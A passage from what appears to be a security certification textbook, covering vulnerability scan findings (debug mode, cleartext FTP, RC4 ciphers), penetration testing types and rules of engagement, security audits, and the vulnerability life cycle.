The solution for organizations running unsupported operating systems is simple in its phrasing but complex in implementation. “Upgrade to a version of Windows that is currently supported” is a pretty straightforward instruction, but it may pose a significant challenge for organizations running applications that simply can't be upgraded to newer versions of Windows. In cases where the organization simply must continue using an unsupported operating system, best practice dictates isolating the system as much as possible, preferably not connecting it to any network, and applying as many compensating security controls as possible, such as increased monitoring and implementing strict network firewall rules.

Exam Note

Remember that good vulnerability response and remediation practices include patching, insurance, segmentation, compensating controls, exceptions, and exemptions.

Weak Configurations

Vulnerability scans may also highlight weak configuration settings on systems, applications, and devices. These weak configurations may include the following:

- The use of default settings that pose a security risk, such as administrative setup pages that are meant to be disabled before moving a system to production.
- The presence of default credentials or unsecured accounts, including both normal user accounts and unsecured root accounts with administrative privileges. Accounts may be considered unsecured when they either lack strong authentication or use default passwords.
- Open service ports that are not necessary to support normal system operations. This will vary based on the function of a server or device but, in general, a system should expose only the minimum number of services necessary to carry out its function.
- Open permissions that allow users access that violates the principle of least privilege.

These are just a few examples of the many weak configuration settings that may jeopardize security. You'll want to carefully read the results of vulnerability scans to identify other issues that might arise in your environment.

Error Messages

Many application development platforms support *debug modes* that

give developers crucial error information needed to troubleshoot applications in the development process. Debug mode typically provides detailed information on the inner workings of an application and server, as well as supporting databases. Although this information can be useful to developers, it can inadvertently assist an attacker seeking to gain information about the structure of a database, authentication mechanisms used by an application, or other details. For this reason, vulnerability scans do alert on the presence of debug mode on scanned servers. [Figure 5.15](#) shows an example of this type of scan result.

In this example, the target system appears to be a Windows Server supporting the ASP.NET development environment. The Output section of the report demonstrates that the server responds when sent a DEBUG request by a client.

Solving this issue requires the cooperation of developers and disabling debug modes on systems with public exposure. In mature organizations, software development should always take place in a dedicated development environment that is only accessible from private networks. Developers should be encouraged (or ordered!) to conduct their testing only on systems dedicated to that purpose, and it would be entirely appropriate to enable debug mode on those servers. There should be no need for supporting this capability on public-facing systems.

MEDIUM

ASP.NET DEBUG Method Enabled

< >

Description

It is possible to send debug statements to the remote ASP scripts. An attacker might use this to alter the runtime of the remote scripts.

Solution

Make sure that DEBUG statements are disabled or only usable by authenticated users.

See Also

<http://support.microsoft.com/default.aspx?scid=kb;en-us;815157>

Output

```
The request
DEBUG /memberservices/showError.aspx HTTP/1.1
Host: 162.246.142.104
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Command: stop-debug
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, /*

Produces the following output :
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 2
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
```

FIGURE 5.15 Debug mode vulnerability

Insecure Protocols

Many of the older protocols used on networks in the early days of the Internet were designed without security in mind. They often failed to use encryption to protect usernames, passwords, and the content sent over an open network, exposing the users of the protocol to eavesdropping attacks. Telnet is one example of an insecure protocol used to gain command-line access to a remote server. The File Transfer Protocol (FTP) provides the ability to transfer files between systems but does not incorporate security features. [Figure 5.16](#) shows an example of a scan report that detected a system that supports the insecure FTP protocol.

The solution for this issue is to simply switch to a more secure protocol. Fortunately, encrypted alternatives exist for both Telnet and FTP. System administrators can use Secure Shell (SSH) as a secure

replacement for Telnet when seeking to gain command-line access to a remote system. Similarly, the Secure File Transfer Protocol (SFTP) and FTP-Secure (FTPS) both provide a secure method to transfer files between systems.

LOW **FTP Supports Cleartext Authentication** >

Description

The remote FTP server allows the user's name and password to be transmitted in cleartext, which could be intercepted by a network sniffer or a man-in-the-middle attack.

Solution

Switch to SFTP (part of the SSH suite) or FTPS (FTP over SSL/TLS). In the latter case, configure the server so that control connections are encrypted.

Output

```
This FTP server does not support 'AUTH TLS'.
```

Port ▾	Hosts
21 / tcp / ftp	209.151.██████

FIGURE 5.16 FTP cleartext authentication vulnerability

Weak Encryption

Encryption is a crucial security control used in every cybersecurity program to protect stored data and data in transit over networks. As with any control, however, encryption must be configured securely to provide adequate protection. You'll learn more about securely implementing encryption in [Chapter 7](#), “Cryptography and the PKI.”

When you implement encryption, you have two important choices to make:

- The algorithm to use to perform encryption and decryption
- The encryption key to use with that algorithm

The choices that you make for both of these characteristics may have a profound impact on the security of your environment. If you use a weak encryption algorithm, it may be easily defeated by an attacker. If

you choose an encryption key that is easily guessable because of its length or composition, an attacker may find it using a cryptographic attack. For example, [Figure 5.17](#) shows a scan report from a system that supports the insecure RC4 cipher. This system should be updated to support a secure cipher, such as the Advanced Encryption Standard (AES).

LOW SSL RC4 Cipher Suites Supported (Bar Mitzvah) < >

Description

The remote host supports the use of RC4 in one or more cipher suites. The RC4 cipher is flawed in its generation of a pseudo-random stream of bytes so that a wide variety of small biases are introduced into the stream, decreasing its randomness.

If plaintext is repeatedly encrypted (e.g., HTTP cookies), and an attacker is able to obtain many (i.e., tens of millions) ciphertexts, the attacker may be able to derive the plaintext.

Solution

Reconfigure the affected application, if possible, to avoid use of RC4 ciphers. Consider using TLS 1.2 with AES-GCM suites subject to browser and web server support.

See Also

<http://www.nessus.org/u?217a3666>
<http://or.yo.to/talks/2013.03.12/slides.pdf>
<http://www.isg.rhul.ac.uk/tls/>
http://www.imperva.com/docs/HII_Attacking_SSL_when_using_RC4.pdf

Output

```
List of RC4 cipher suites supported by the remote server :  
High Strength Ciphers (>= 112-bit key)  
TLSv1  
  RC4-MD5          Kx=RSA          Au=RSA          Enc=RC4(128)          Mac=MD5  
  RC4-SHA          Kx=RSA          Au=RSA          Enc=RC4(128)          Mac=SHA1  
The fields above are :  
{OpenSSL ciphername}  
Kx={key exchange}  
Au={authentication}  
Enc={symmetric encryption method}  
Mac={message authentication code}  
{export flag}
```

[FIGURE 5.17](#) Insecure SSL cipher vulnerability

Penetration Testing

Penetration testing seeks to bridge the gap between the rote use of

technical tools to test an organization's security and the power of those tools when placed in the hands of a skilled and determined attacker. Penetration tests are authorized, legal attempts to defeat an organization's security controls and perform unauthorized activities. These tests are time-consuming and require staff who are as equally skilled and determined as the real-world attackers that will attempt to compromise the organization. However, they're also the most effective way for an organization to gain a complete picture of their security vulnerability.

Adopting the Hacker Mindset

In [Chapter 1](#), “Today's Security Professional,” you learned about the CIA triad and how the goals of confidentiality, integrity, and availability are central to the field of cybersecurity. Cybersecurity defenders do spend the majority of their time thinking in these terms, designing controls and defenses to protect information and systems against a wide array of known and unknown threats to confidentiality, integrity, and availability.

Penetration testers must take a very different approach in their thinking. Instead of trying to defend against all possible threats, they only need to find a single vulnerability that they might exploit to achieve their goals. To find these flaws, they must think like the adversary who might attack the system in the real world. This approach is commonly known as adopting the *hacker mindset*.

Before we explore the hacker mindset in terms of technical systems, let's explore it using an example from the physical world. If you were responsible for the physical security of an electronics store, you might consider a variety of threats and implement controls designed to counter those threats. You'd be worried about shoplifting, robbery, and employee embezzlement, among other threats, and you might build a system of security controls that seeks to prevent those threats from materializing. These controls might include the following:

- Security cameras in high-risk areas
- Auditing of cash register receipts

- Theft detectors at the main entrance/exit to the store
- Exit alarms on emergency exits
- Burglar alarm wired to detect the opening of doors outside business hours

Now, imagine that you've been engaged to conduct a security assessment of this store. You'd likely examine each one of these security controls and assess its ability to prevent each of the threats identified in your initial risk assessment. You'd also look for gaps in the existing security controls that might require supplementation. Your mandate is broad and high-level.

Penetration tests, on the other hand, have a much more focused mandate. Instead of adopting the approach of a security professional, you adopt the mindset of an attacker. You don't need to evaluate the effectiveness of each one of these security controls. You simply need to find either one flaw in the existing controls or one scenario that was overlooked in planning those controls.

In this example, a penetration tester might enter the store during business hours and conduct reconnaissance, gathering information about the security controls that are in place and the locations of critical merchandise. They might notice that, though the burglar alarm is tied to the doors, it does not include any sensors on the windows. The tester might then return in the middle of the night, smash a window, and grab valuable merchandise. Recognizing that the store has security cameras in place, the attacker might wear a mask and park a vehicle outside of the range of the cameras. That's the hacker mindset. You need to think like a criminal.

There's an important corollary to the hacker mindset that is important for both attackers and defenders to keep in mind. When conducting a penetration test (or a real-world attack), the attacker needs to win only once. They might attempt hundreds or thousands of potential attacks against a target. The fact that an organization's security defenses block 99.99 percent of those attacks is irrelevant if one of the attacks succeeds. Cybersecurity professionals need to win *every* time; attackers need to win only once.

Reasons for Penetration Testing

The modern organization dedicates extensive time, energy, and funding to a wide variety of security controls and activities. We install firewalls, intrusion prevention systems, security information and event management systems, vulnerability scanners, and many other tools. We equip and staff 24-hour security operations centers (SOCs) to monitor those technologies and watch our systems, networks, and applications for signs of compromise. There's more than enough work to completely fill our days twice over. Why on earth would we want to take on the additional burden of performing penetration tests? After all, they are time-consuming to perform internally and expensive to outsource.

The answer to this question is that penetration testing provides us with visibility into the organization's security posture that simply isn't available by other means. Penetration testing does not seek to replace all the other cybersecurity activities of the organization. Instead, it complements and builds on those efforts. Penetration testers bring their unique skills and perspectives to the table and can take the output of security tools and place them within the attacker's mindset, asking the question, "If I were an attacker, how could I use this information to my advantage?"

Benefits of Penetration Testing

We've already discussed *how* a penetration tester carries out their work at a high level, and the remainder of this book is dedicated to exploring penetration testing tools and techniques in great detail. Before we dive into that exploration, let's take a moment to consider *why* we conduct penetration testing. What benefits does it bring to the organization?

First and foremost, penetration testing provides us with knowledge that we can't obtain elsewhere. By conducting thorough penetration tests, we learn whether an attacker with the same knowledge, skills, and information as our testers would likely be able to penetrate our defenses. If they can't gain a foothold, we can then be reasonably confident that our networks are secure against attack by an

equivalently talented attacker under the present circumstances.

Second, in the event that attackers are successful, penetration testing provides us with an important blueprint for remediation.

Cybersecurity professionals can trace the actions of the testers as they progressed through the different stages of the attack and close the series of open doors that the testers passed through. This provides us with a more robust defense against future attacks.

Finally, penetration tests can provide us with essential, focused information on specific attack targets. We might conduct a penetration test prior to the deployment of a new system that is specifically focused on exercising the security features of that new environment. Unlike the broad nature of an open-ended penetration test, these focused tests can drill into the defenses around a specific target and provide actionable insight that can prevent a vulnerability from initial exposure.

Threat Hunting

The discipline of *threat hunting* is closely related to penetration testing but has a separate and distinct purpose. As with penetration testing, cybersecurity professionals engaged in threat hunting seek to adopt the attacker's mindset and imagine how hackers might seek to defeat an organization's security controls. The two disciplines diverge in what they accomplish with this information.

Although penetration testers seek to evaluate the organization's security controls by testing them in the same manner as an attacker might, threat hunters use the attacker mindset to search the organization's technology infrastructure for the artifacts of a successful attack. They ask themselves what a hacker might do and what type of evidence they might leave behind and then go in search of that evidence.

Threat hunting builds on a cybersecurity philosophy known as the "presumption of compromise." This approach assumes that

attackers have already successfully breached an organization and searches out the evidence of successful attacks. When threat hunters discover a potential compromise, they then kick into incident handling mode, seeking to contain, eradicate, and recover from the compromise. They also conduct a postmortem analysis of the factors that contributed to the compromise in an effort to remediate deficiencies. This post-event remediation is another similarity between penetration testing and threat hunting: organizations leverage the output of both processes in similar ways.

Threat hunters work with a variety of intelligence sources, using the concept of intelligence fusion to combine information from threat feeds, security advisories and bulletins, and other sources. They then seek to trace the path that an attacker followed as they maneuver through a target network.

Penetration Test Types

There are four major categories of penetration testing:

- *Physical penetration testing* focuses on identifying and exploiting vulnerabilities in an organization's physical security controls. This can include breaking into buildings, bypassing access control systems, or compromising surveillance systems. The primary objective of physical penetration testing is to assess the effectiveness of an organization's physical security measures in preventing unauthorized access to their facilities, equipment, and sensitive information.
- *Offensive penetration testing* is a proactive approach where security professionals act as attackers to identify and exploit vulnerabilities in an organization's networks, systems, and applications. The goal of offensive penetration testing is to simulate real-world cyberattacks and determine how well an organization can detect, respond to, and recover from these attacks.
- *Defensive penetration testing* focuses on evaluating an

organization's ability to defend against cyberattacks. Unlike offensive penetration testing, which aims to exploit vulnerabilities, defensive penetration testing involves assessing the effectiveness of security policies, procedures, and technologies in detecting and mitigating threats.

- *Integrated penetration testing* combines aspects of both offensive and defensive testing to provide a comprehensive assessment of an organization's security posture. This approach involves close collaboration between offensive and defensive experts to identify vulnerabilities, simulate attacks, and evaluate the effectiveness of defensive measures.

Once the type of assessment is known, one of the first things to decide about a penetration test is how much knowledge testers will have about the environment. Three typical classifications are used to describe this:

- *Known environment* tests are tests performed with full knowledge of the underlying technology, configurations, and settings that make up the target. Testers will typically have such information as network diagrams, lists of systems and IP network ranges, and even credentials to the systems they are testing. Known environment tests allow for effective testing of systems without requiring testers to spend time identifying targets and determining which may be a way in. This means that a known environment test is often more complete, since testers can get to every system, service, or other target that is in scope, and will have credentials and other materials that will allow them to be tested. Of course, since testers can see everything inside an environment, they may not provide an accurate view of what an external attacker would see, and controls that would have been effective against most attackers may be bypassed.
- *Unknown environment* tests are intended to replicate what an attacker would encounter. Testers are not provided with access to or information about an environment, and instead, they must gather information, discover vulnerabilities, and make their way through an infrastructure or systems like an attacker would. This

approach can be time-consuming, but it can help provide a reasonably accurate assessment of how secure the target is against an attacker of similar or lesser skill. It is important to note that the quality and skillset of your penetration tester or team is very important when conducting an unknown environment penetration test—if the threat actor you expect to target your organization is more capable, a tester can't provide you with a realistic view of what they could do.

- *Partially known environment* tests are a blend of known and unknown environment testing. A partially known environment test may provide some information about the environment to the penetration testers without giving full access, credentials, or configuration details. A partially known environment test can help focus penetration testers' time and effort while also providing a more accurate view of what an attacker would actually encounter.

Exam Note

Be sure that you can differentiate and explain the four major categories and three classification types of penetration testing. The categories are physical penetration testing, offensive penetration testing, defensive penetration testing, and integrated penetration testing. The classification types are known environment tests, unknown environment tests, and partially known environment tests. You should be able to read a scenario describing a test and identify the type(s) of test being discussed.

Rules of Engagement

Once you have determined the type of assessment and the level of knowledge testers will have about the target, the rest of the *rules of engagement* (RoE) can be written. Key elements include the following:

- The *timeline* for the engagement and when testing can be

conducted. Some assessments will intentionally be scheduled for noncritical timeframes to minimize the impact of potential service outages, whereas others may be scheduled during normal business hours to help test the organization's reaction to attacks.

- What *locations, systems, applications, or other potential targets* are included or excluded. This also often includes discussions about third-party service providers that may be impacted by the test, such as Internet services providers, software-as-a-service (SaaS) or other cloud service providers, or outsourced security monitoring services. Any special technical constraints should also be discussed in the RoE.
- *Data handling requirements* for information gathered during the penetration test. This is particularly important when engagements cover sensitive organizational data or systems. Requirements for handling often include confidentiality requirements for the findings, such as encrypting data during and after the test, and contractual requirements for disposing of the penetration test data and results after the engagement is over.
- What *behaviors* to expect from the target. Defensive behaviors like shunning, deny listing, or other active defenses may limit the value of a penetration test. If the test is meant to evaluate defenses, this may be useful. If the test is meant to test a complete infrastructure, shunning or blocking the penetration testing team's efforts can waste time and resources.
- What *resources* are committed to the test. In known environment and partially known environment testing scenarios, time commitments from the administrators, developers, and other experts on the targets of the test are not only useful, they can be necessary for an effective test.
- *Legal concerns* should also be addressed, including a review of the laws that cover the target organization, any remote locations, and any service providers who will be in scope.
- When and how *communications* will occur. Should the engagement include daily or weekly updates regardless of

progress, or will the penetration testers simply report when they are done with their work? How should the testers respond if they discover evidence of a current compromise?

Permission

The tools and techniques we cover in this book are the bread and butter of a penetration tester's job, but they can also be illegal to use without permission. Before you plan (and especially before you execute) a penetration test, you should have appropriate permission. In most cases, you should be sure to have appropriate documentation for that permission in the form of a signed agreement, a memo from senior management, or a similar "get out of jail free" card from a person or people in the target organization with the rights to give you permission.

Why is it called a "get out of jail free" card? It's the document that you would produce if something went wrong. Permission from the appropriate party can help you stay out of trouble if something goes wrong!

Scoping agreements and the rules of engagement must define more than just what will be tested. In fact, documenting the limitations of the test can be just as important as what will be included. The testing agreement or scope documentation should contain disclaimers explaining that the test is valid only at the point in time that it is conducted, and that the scope and methodology chosen can impact the comprehensiveness of the test. After all, a known-environment penetration test is far more likely to find issues buried layers deep in a design than an unknown-environment test of well-secured systems!

Problem handling and resolution is another key element of the rules of engagement. Although penetration testers and clients always hope that the tests will run smoothly and won't cause any disruption, testing systems and services, particularly in production environments using actual attack and exploit tools, can cause outages and other problems.

In those cases, having a clearly defined communication, notification, and escalation path on both sides of the engagement can help minimize downtime and other issues for the target organization. Penetration testers should carefully document their responsibilities and limitations of liability, and ensure that clients know what could go wrong and that both sides agree on how it should be handled. That way, both the known and unknown impacts of the test can be addressed appropriately.

Reconnaissance

Penetration tests begin with a reconnaissance phase, where the testers seek to gather as much information as possible about the target organization. In a known-environment test, the testers enter the exercise with significant knowledge, but they still seek to supplement this knowledge with additional techniques.

Passive reconnaissance techniques seek to gather information without directly engaging with the target. [Chapter 2](#), “Cybersecurity Threat Landscape,” covered a variety of open source intelligence (OSINT) techniques that fit into the category of passive reconnaissance. Common passive reconnaissance techniques include performing lookups of domain information using DNS and WHOIS queries, performing web searches, reviewing public websites, and similar tactics.

Active reconnaissance techniques directly engage the target in intelligence gathering. These techniques include the use of port scanning to identify open ports on systems, *footprinting* to identify the operating systems and applications in use, and vulnerability scanning to identify exploitable vulnerabilities.

Exam Note

Know the difference between passive and active reconnaissance techniques. Passive techniques do not directly engage the target, whereas active reconnaissance directly engages the target.

One common goal of penetration testers is to identify wireless networks that may present a means of gaining access to an internal network of the target without gaining physical access to the facility. Testers use a technique called *war driving*, where they drive by facilities in a car equipped with high-end antennas and attempt to eavesdrop on or connect to wireless networks. Recently, testers have expanded this approach to the use of drones and unmanned aerial vehicles (UAVs) in a technique known as *war flying*.

Running the Test

During the penetration test, the testers follow the same process used by attackers. You'll learn more about this process in the discussion of the Cyber Kill Chain in [Chapter 14](#), "Monitoring and Incident Response." However, you should be familiar with some key phases of the test as you prepare for the exam:

- *Initial access* occurs when the attacker exploits a vulnerability to gain access to the organization's network.
- *Privilege escalation* uses hacking techniques to shift from the initial access gained by the attacker to more advanced privileges, such as root access on the same system.
- *Pivoting*, or *lateral movement*, occurs as the attacker uses the initial system compromise to gain access to other systems on the target network.
- Attackers establish *persistence* on compromised networks by installing backdoors and using other mechanisms that will allow them to regain access to the network, even if the initial vulnerability is patched.

Penetration testers make use of many of the same tools used by real attackers as they perform their work. *Exploitation frameworks*, such as Metasploit, simplify the use of vulnerabilities by providing a modular approach to configuring and deploying vulnerability exploits.

Cleaning Up

At the conclusion of a penetration test, the testers conduct close-out activities that include presenting their results to management and cleaning up the traces of their work. Testers should remove any tools that they installed on systems as well as any persistence mechanisms that they put in place. The close-out report should provide the target with details on the vulnerabilities discovered during the test and advice on improving the organization's cybersecurity posture.

Audits and Assessments

The cornerstone maintenance activity for an information security team is their security assessment and testing program. This program includes tests, assessments, and audits that regularly verify that an organization has adequate security controls and that those security controls are functioning properly and effectively safeguarding information assets.

In this section, you will learn about the three major components of a security assessment program:

- Security tests
- Security assessments
- Security audits

Security Tests

Security tests verify that a control is functioning properly. These tests include automated scans, tool-assisted penetration tests, and manual attempts to undermine security. Security testing should take place on a regular schedule, with attention paid to each of the key security controls protecting an organization. When scheduling security controls for review, information security managers should consider the following factors:

- Availability of security testing resources
- Criticality of the systems and applications protected by the tested controls

- Sensitivity of information contained on tested systems and applications
- Likelihood of a technical failure of the mechanism implementing the control
- Likelihood of a misconfiguration of the control that would jeopardize security
- Risk that the system will come under attack
- Rate of change of the control configuration
- Other changes in the technical environment that may affect the control performance
- Difficulty and time required to perform a control test
- Impact of the test on normal business operations

After assessing each of these factors, security teams design and validate a comprehensive assessment and testing strategy. This strategy may include frequent automated tests supplemented by infrequent manual tests. For example, a credit card processing system may undergo automated vulnerability scanning on a nightly basis with immediate alerts to administrators when the scan detects a new vulnerability. The automated scan requires no work from administrators once it is configured, so it is easy to run quite frequently. The security team may wish to complement those automated scans with a manual penetration test performed by an external consultant for a significant fee. Those tests may occur on an annual basis to minimize costs and disruption to the business.



Many security testing programs begin on a haphazard basis, with security professionals simply pointing their fancy new tools at whatever systems they come across first. Experimentation with new tools is fine, but security testing programs should be carefully designed and include rigorous, routine testing of systems using a risk-prioritized approach.

Of course, it's not sufficient to simply perform security tests. Security professionals must also carefully review the results of those tests to ensure that each test was successful. In some cases, these reviews consist of manually reading the test output and verifying that the test completed successfully. Some tests require human interpretation and must be performed by trained analysts.

Other reviews may be automated, performed by security testing tools that verify the successful completion of a test, log the results, and remain silent unless there is a significant finding. When the system detects an issue requiring administrator attention, it may trigger an alert, send an email or text message, or automatically open a trouble ticket, depending on the severity of the alert and the administrator's preference.

Responsible Disclosure Programs

Responsible disclosure programs allow security researchers to securely share information about vulnerabilities in a product with the vendor responsible for that product. The purpose of the program is to create a collaborative environment between the organization and the security community, allowing for the timely identification, reporting, and remediation of security vulnerabilities. These programs provide organizations with an opportunity to benefit from the wisdom and talent of cybersecurity professionals outside their own teams.

Bug bounty programs are a type of responsible disclosure program that incentivizes responsible disclosure submissions by offering financial rewards (or “bounties”) to testers who successfully discover vulnerabilities.

Supporters of bug bounty programs often point out that outsiders will probe your security whether you like it or not. Running a formal bug bounty program provides them with the incentive to let you know when they discover security issues.

Security Assessments

Security assessments are comprehensive reviews of the security of a system, application, or other tested environment. During a security assessment, a trained information security professional performs a risk assessment that identifies vulnerabilities in the tested environment that may allow a compromise and makes recommendations for remediation, as needed.

Security assessments normally include the use of security testing tools but go beyond automated scanning and manual penetration tests. They also include a thoughtful review of the threat environment, current and future risks, and the value of the targeted environment.

The main work product of a security assessment is normally an assessment report addressed to management that contains the results of the assessment in nontechnical language and concludes with specific recommendations for improving the security of the tested environment.

Assessments may be conducted by an internal team, or they may be outsourced to a third-party assessment team with specific expertise in the areas being assessed.

Security Audits

Security audits use many of the same techniques followed during security assessments but must be performed by independent auditors. While an organization's security staff may routinely perform security tests and assessments, this is not the case for audits. Assessment and testing results are meant for internal use only and are designed to evaluate controls with an eye toward finding potential improvements. Audits, on the other hand, are formal examinations performed with the purpose of demonstrating the effectiveness of controls to a third party. The staff who design, implement, and monitor controls for an organization have an inherent conflict of interest when evaluating the effectiveness of those controls.

Auditors provide an impartial, unbiased view of the state of security

controls. They write reports that are quite similar to security assessment reports, but those reports are intended for different audiences that may include an organization's board of directors, government regulators, and other third parties.

One of the primary outcomes of an audit is an *attestation* by the auditor. This is a formal statement that the auditors have reviewed the controls and found that they are both adequate to meet the control objectives and working properly.

There are three main types of audits: internal audits, external audits, and third-party audits.

Internal Audits

Internal audits are performed by an organization's internal audit staff and are typically intended for internal audiences. The internal audit staff performing these audits normally have a reporting line that is completely independent of the functions they evaluate. In many organizations, the chief audit executive reports directly to the president, chief executive officer (CEO), or similar role. The chief audit executive (CAE) may also have reporting responsibility directly to the organization's governing board and/or the *audit committee* of that board.

Internal audits may be conducted for a variety of reasons. Often, management or the board would like to obtain reassurance that the organization is meeting its *compliance obligations*. In addition, the internal audit team may lead a series of *self-assessments* designed to identify control gaps in advance of a more formal external audit.

External Audits

External audits are performed by an outside auditing firm who serves as an independent third party. These audits have a high degree of external validity because the auditors performing the assessment theoretically have no conflict of interest with the organization itself. There are thousands of firms who perform external audits, but most people place the highest credibility with the so-called Big Four audit firms:

- Ernst & Young
- Deloitte
- PricewaterhouseCoopers (PwC)
- KPMG

Audits performed by these firms are generally considered acceptable by most investors and governing body members.

Independent Third-Party Audits

Independent third-party audits are conducted by, or on behalf of, another organization. For example, a regulatory body might have the authority to initiate an audit of a regulated firm under contract or law. In the case of an independent third-party audit, the organization initiating the audit generally selects the auditors and designs the scope of the audit.

Exam Note

Independent third-party audits are a subcategory of external audits—the only difference is who is requesting the audit. For an external audit, the request comes from the organization or its governing body. For an independent third-party audit, the request comes from a regulator, customer, or other outside entity.

Organizations that provide services to other organizations are frequently asked to participate in independent third-party audits. This can be quite a burden on the audited organization if they have a large number of clients. The American Institute of Certified Public Accountants (AICPA) released a standard designed to alleviate this burden. The Statement on Standards for Attestation Engagements document 18 (*SSAE 18*), titled *Reporting on Controls*, provides a common standard to be used by auditors performing assessments of service organizations with the intent of allowing the organization to conduct an external assessment instead of multiple third-party

assessments and then sharing the resulting report with customers and potential customers.

SSAE 18 engagements are commonly referred to as *service organization controls (SOC)* audits.

Auditing Standards

When conducting an audit or assessment, the team performing the review should be clear about the standard that they are using to assess the organization. The standard provides the description of control objectives that should be met, and then the audit or assessment is designed to ensure that the organization properly implemented controls to meet those objectives.

One common framework for conducting audits and assessments is the *Control Objectives for Information and related Technologies (COBIT)*. COBIT describes the common requirements that organizations should have in place surrounding their information systems. The COBIT framework is maintained by the Information Systems Audit and Control Association (ISACA), the creators of the Certified Information Systems Auditor (CISA), and Certified Information Security Manager (CISM) certifications.

The International Organization for Standardization (ISO) also publishes a set of standards related to information security. ISO 27001 describes a standard approach for setting up an information security management system, while ISO 27002 goes into more detail on the specifics of information security controls. These internationally recognized standards are widely used within the security field, and organizations may choose to become officially certified as compliant with ISO 27001.

Vulnerability Life Cycle

Now that you've learned about many of the activities involved in vulnerability management, let's take a look at the entire vulnerability life cycle and how these pieces fit together, as shown in [Figure 5.18](#).




FIGURE 5.18 Vulnerability life cycle

Vulnerability Identification

During the first stage in the process, the organization becomes aware of a vulnerability that exists within their environment. This identification may come from many different sources, including:

- Vulnerability scans run by the organization or outside assessors
- Penetration tests of the organization's environment

- Reports from responsible disclosure or bug bounty programs
- Results of system and process audits

Vulnerability Analysis

After identifying a possible vulnerability in the organization's environment, cybersecurity professionals next perform an analysis of that report. This includes several core tasks:

- Confirming that the vulnerability exists and is not the result of a false positive report
- Prioritizing and categorizing the vulnerability using tools such as CVSS and CVE that provide an external assessment of the vulnerability
- Supplementing the external analysis of the vulnerability with organization specific details, such as the organization's *exposure factor* to the vulnerability, *environmental variables*, industry and organizational impact, and the organization's *risk tolerance*

Vulnerability Response and Remediation

The outcome of the vulnerability analysis should guide the organization to identify the vulnerabilities that are most in need of *remediation*. At this point, cybersecurity professionals should respond to the vulnerability in one or more of the following ways:

- Apply a patch or other corrective measure to correct the vulnerability.
- Use network segmentation to isolate the affected system so that the probability of an exploit becomes remote.
- Implement other compensating controls, such as application firewalls or intrusion prevention systems, to reduce the likelihood that an attempted exploit will be successful.
